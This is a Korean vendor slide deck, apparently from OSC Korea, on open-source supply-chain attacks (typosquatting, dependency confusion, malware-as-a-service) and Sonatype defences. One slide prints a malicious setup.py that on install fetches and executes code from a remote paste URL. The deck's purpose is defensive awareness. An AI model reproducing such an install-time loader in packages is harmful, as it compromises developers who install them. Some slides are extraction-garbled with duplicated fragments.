

안전한 오픈소스 컴포넌트 사용을 위한 첫번째 방어선 (The first line of Defense)



급증하는 오픈소스 보안 관리위기에

하이브리드 환경의 오픈소스 보안 및 거버넌스 자동화 전략

(주)오에스씨코리아
www.osckorea.com

목 차

- 퍼블릭 환경으로부터의 오픈소스 소프트웨어 공격 기법 및 현황
- 하이브리드 서비스를 위한 양질의 보안 DB - Sonatype 플랫폼
- 오픈소스 위협 원천 차단 - Sonatype Repository Firewall 구성 및 운영
- 오픈소스 리스크/관리에 대한 거버넌스 자동화 - Sonatype Lifecycle


목 차

- 퍼블릭 환경으로부터의 오픈소스 소프트웨어 공격 기법 및 현황
- 리미티드 리소스 환경에서의 양질의 보안 DB - Sonatype 플랫폼
- 오픈소스 소프트웨어 위험 차단 - Sonatype Repository Firewall 구성 및 운영
- 오픈소스 소프트웨어 관리에 대한 거버넌스 자동화 - Sonatype Lifecycle



어플리케이션 보안

어플리케이션 보안은 복잡하고 다양한 측면을 가진 문제이며, Custom 코드에 대한 테스트 및 오픈소스 라이브러리에 대한 취약점 분석은 필수



10% ~ 20%
Custom 코드



Static Application Security Testing (SAST, 정적 분석)
소스 코드 수준의 분석

80% ~ 90%
오픈소스 라이브러리

Software Composition Analysis (SCA)
바이너리(Binary) 수준의 분석


■ 오픈소스 배포 & Public Repository

- Public Repository는 프로그래밍 언어별 운영
- 바이너리(Binary) 패키지 형태 배포
- Public Repository는 무결성(Malware-Free)를 보장하지 않음
- 네트워크 방화벽으로는 선별적으로 패키지를 차단할 수 없음



Remote Repo(Repository Manager) 필요성

- 외부 저장소에 (Public Repository) 대한 Proxy/Cache 용도
- 보안상의 이유로 개발자가 외부네트워크에 접속하지 못하는 경우에도 필요한 라이브러리(Library) 를 사용하게 함
- 내부에만 사용되는 공통 라이브러리(Library)를 Hosting 하기 위한 저장소 용도



■ 의존성 : Dependency & Transitive Dependency

Insert Web Page

This app allows you to insert secure web pages starting with https:// into the slide deck. Non-secure web pages are not supported for security reasons.

Please enter the URL below.

Note: Many popular websites allow secure access. Please click on the preview button to ensure the web page is accessible.

■ 의존성 : Dependency & Transitive Dependency

log4j show

package info graph info

of nodes # of links

76 **91**

maintainers

licenses

MIT	73
ISC	2
unspecified	1

names

ms	2
color-name	2
depd	2
log4j	1

[view source code](#)
[share to twitter](#)
[become a patron](#)

The graph shows a central node 'log4j@1.0.0' with numerous outgoing edges to its dependencies. A 'simple-swizzle@0.2.2' node is highlighted with a yellow dot. Other visible nodes include 'color-name@1.1.3', 'mime-db@1.52.0', 'negotiator@0.6.3', 'content-type@1.0.4', 'destroy@1.2.0', 'fresh@0.5.2', 'http-assert@1.5.0', 'safe-buffer@5.2.1', 'toidentifier@1.0.1', 'setprototypeof@1.2.0', 'depd@1.1.2', 'winston-daily-rotate-file@4.7.1', 'moment@2.29.4', and 'is-stream@1.1.0'. The graph illustrates the transitive nature of these dependencies.

Show 3D

■ 의존성 : Dependency & Transitive Dependency

crypto-browserify show

package info graph info

of nodes: 39 | # of links: 108

maintainers

licenses

- MIT: 34
- ISC: 4
- (MIT AND BSD-3-Clause): 1

names

- bn.js: 2
- crypto-browserify: 1
- randomfill: 1
- safe-buffer: 1
- randombytes: 1
- public-encrypt: 1
- parse-asn1: 1
- pbkdf2: 1
- sha.js: 1
- inherits: 1
- ripemd160: 1
- hash-base: 1
- readable-stream: 1
- util-deprecate: 1
- string_decoder: 1
- create-hmac: 1
- create-hash: 1
- md5.js: 1
- cipher-base: 1
- evp_bytestokey: 1
- browserify-aes: 1

[view source code](#)
[share to twitter](#)
[become a patron](#)

Show 3D
WebAdvisor Secure Search Toast

■ Software Supply Chain 공격기법 - Typosquatting (타이포스쿼팅)

- 주요 패키지명의 타이핑오류를 활용하는 기법으로 임의의 PC에 대한 접근권한을 얻는데 매우 효과적인 것으로 알려져 있음
- 정상 패키지와 비슷하게 보이는 악성 패키지를 만든 후, NPM Repository 등에 업로드
- 개발자들이 의존성을 정의할 때 이름을 잘못 입력하는 경우, 의도된 악성 패키지가 다운로드 되어 공격에 이용되는 방식
- 2019년에만 일반적으로 사용되는 젬(Gem)의 타이포스쿼팅 루비젬(RubyGem)이 700개가 넘게 발견됨

```
babelcli: 42 cross-env.js: 43 crossenv: 679 d3.js: 72 fabric.js: 46 ffmpeg: 44 gruntcli: 67 http-proxy.js: 41
jquery.js: 136 jquery.js: 136 mariadb: 92 mongose: 196 mssql-node: 46 mssql.js: 48 mysqljs: 77 node-fabric:
87 node-opencv: 94 node-opensl: 40 node-openssl: 29 node-sqlite: 61 node-tkinter: 39 nodecaffe: 40
nodefabric: 44 nodeffmpeg: 39 nodemailer.js: 40 nodemailer.js: 39 nodemssql: 44 noderequest: 40
nodesass: 66 nodesqlite: 45 opencv.js: 40 openssl.js: 43 proxy.js: 43 shadowsock: 40 smb: 40 sqlite.js: 48
sqliter: 45 sqlserver: 50 tkinter: 45
```

```
tkinter: 45 sqlserver: 50 tkinter: 45
nodesass: 66 nodesqlite: 45 opencv.js: 40 openssl.js: 43 proxy.js: 43 shadowsock: 40 smb: 40 sqlite.js: 48
sqliter: 45 sqlserver: 50 tkinter: 45
```




```
cross-env -> crossenv
express -> exprss
electron -> electorn
```

electorn: 사용자의 IP 주소, 국가, 도시, 단말 Fingerprint 및 로그인한 사용자, 홈디렉토리, CPU, 환경변수 등을 추출하여 원격 서버로 수집

예) johnsmith/Users/johnsmithIntel(R)Core(TM)i5-XXXXXXCPU@2.30GHz

Software Supply Chain 공격기법 - Dependency Confusion (의존성 혼동)

- 공개 저장소의 보안강화 (다중 인증, 특정 패키지 이름 변종 금지, 디지털 서명 추가, 생태계 감시 강화 등) 이후 다른 형태의 Supply Chain 공격 방식 등장 (Alex Birsan 2021년 발표)
- 어플리케이션에서 사용하는 패키지명을 찾아낸 후 내부 보다 외부 최신 Dependency를 우선하는 Dependency 관리 방식의 빌드 특성을 활용한 기법
- Apple, Microsoft, Netflix, PayPal, Shopify, Tesla and Uber 회사 등 공격 받음



Software Supply Chain 공격기법 - Malicious Code Injection (악성코드 주입)

```

from setuptools import setup
from tempfile import NamedTemporaryFile as _ffile
from sys import executable as _executable
from os import system as _ssystem
_tmp = _ffile(delete=False)
_tmp.write(b'from urllib.request import urlopen;exec(urlopen('https://paste.bingner.com/paste/rg8v8/raw').read())')
_tmp.close()
try: _ssystem('start ('_executable.replace('.exe', 'w.exe')) {_tmp.name}')
except: pass
setup(
    name='microsoft-helper',
    packages=['microsoft-helper'],
    version='1.0',
    license='MIT',
    description='package manager.',
    author='idklmao',
    keywords=['style'],
    install_requires=[],
    classifiers=['Development Status :: 5 - Production/Stable']
)
    
```

Annotations in the code block:

- microsoft-helper**: Points to the package name in the setup function.
- Author**: Points to the author field 'idklmao'.
- First-stage payload**: Points to the malicious code injected into the temporary file.





The screenshot shows a marketplace interface for 'SylexSquad'. It features a header with 'SylexSquad' and 'Brand awareness'. Below is a product listing for 'Entrepreneur' with '22 Products Sold' and a '5 star' rating. A text box states: 'Similar to other MaaS offerings, they promise fully undetectable malware'. The main area displays several product cards with prices in euros: 'Hacking Tools' (€2.99), 'Accounts' (€0.59), 'Activation Codes' (€5.99), 'Exploits' (€15.99), and 'Crypters' (€11.99). A callout for 'Crypters' highlights '100% Fully FUD'. A text box at the bottom notes 'Prices in euros'.

MaaS (Malware-as-a-Service)

<https://blog.sonatype.com/malware-monthly-march-2023>

Supply Chain 공격 추이

ENISA Report



<https://www.enisa.europa.eu/news/enisa-news/understanding-the-increase-in-supply-chain-security-attacks>

- Supply Chain 공격 추이 - cont.

Insert Web Page

This app allows you to insert secure web pages starting with https:// into the slide deck. Non-secure web pages are not supported for security reasons.

Please enter the URL below.

Note: Many popular websites allow secure access. Please click on the preview button to ensure the web page is accessible.

■ CVE 한계 및 공급망 공격의 고도화

- SCA 도구는 보안 위협을 놓치지 않도록 False Negative 가 없어야 하며, False Positive를 줄여 개발자의 시간을 소모하지 않게 해야함
- CVE에서 제공하는 정보는 부정확하거나 일관성이 부족한 경우가 있으며 잘못 해석될 여지가 있음
- 취약점에 관한 정보는 CVE외에 다양한 경로로 공유되며 (Vendor Website, GitHub 등) 악용하는 방법 또한 Exploit DB, 해커 포럼 등 다양한 경로로 공개됨



Types of Malware

Malware is a software that is designed to attack, control and damage a device's security and infrastructure systems.

Types of malware include:

- Ransomware
- Adware
- Worms
- Fileless Malware
- Trojans
- Rootkits
- Mobile Malware
- Spyware
- Botnets
- Wiper Malware
- Viruses

Dependency Confusion

TYP0SQUATTING

AKA URL Hijacking — the practice of registering domains of known brands with the intent of tricking users into believing they are legitimate sites

COMMON TECHNIQUES

DROPPING THE DOT AFTER 'WWW' wwwaa.com	DROPPING ONE LETTER apple.om	SWITCHING TWO LETTERS faebook.com
DOUBLING CHARACTERS twitter.com	USING SIMILAR LOOKING CHARACTERS google.com (l vs i)	PRESSING A WRONG KEY costko.com


목 차

- **클라우드 네이티브 오픈소스 소프트웨어 공격 기법 및 현황**
- **하이브리드 서비스를 위한 양질의 보안 DB - Sonatype 플랫폼**
- **클라우드 네이티브 보안 차단 - Sonatype Repository Firewall 구성 및 운영**
- **클라우드 네이티브 보안 관리에 대한 거버넌스 자동화 - Sonatype Lifecycle**

■ SCA(Software Composition Analysis) - 바이너리(Binary) 수준 분석

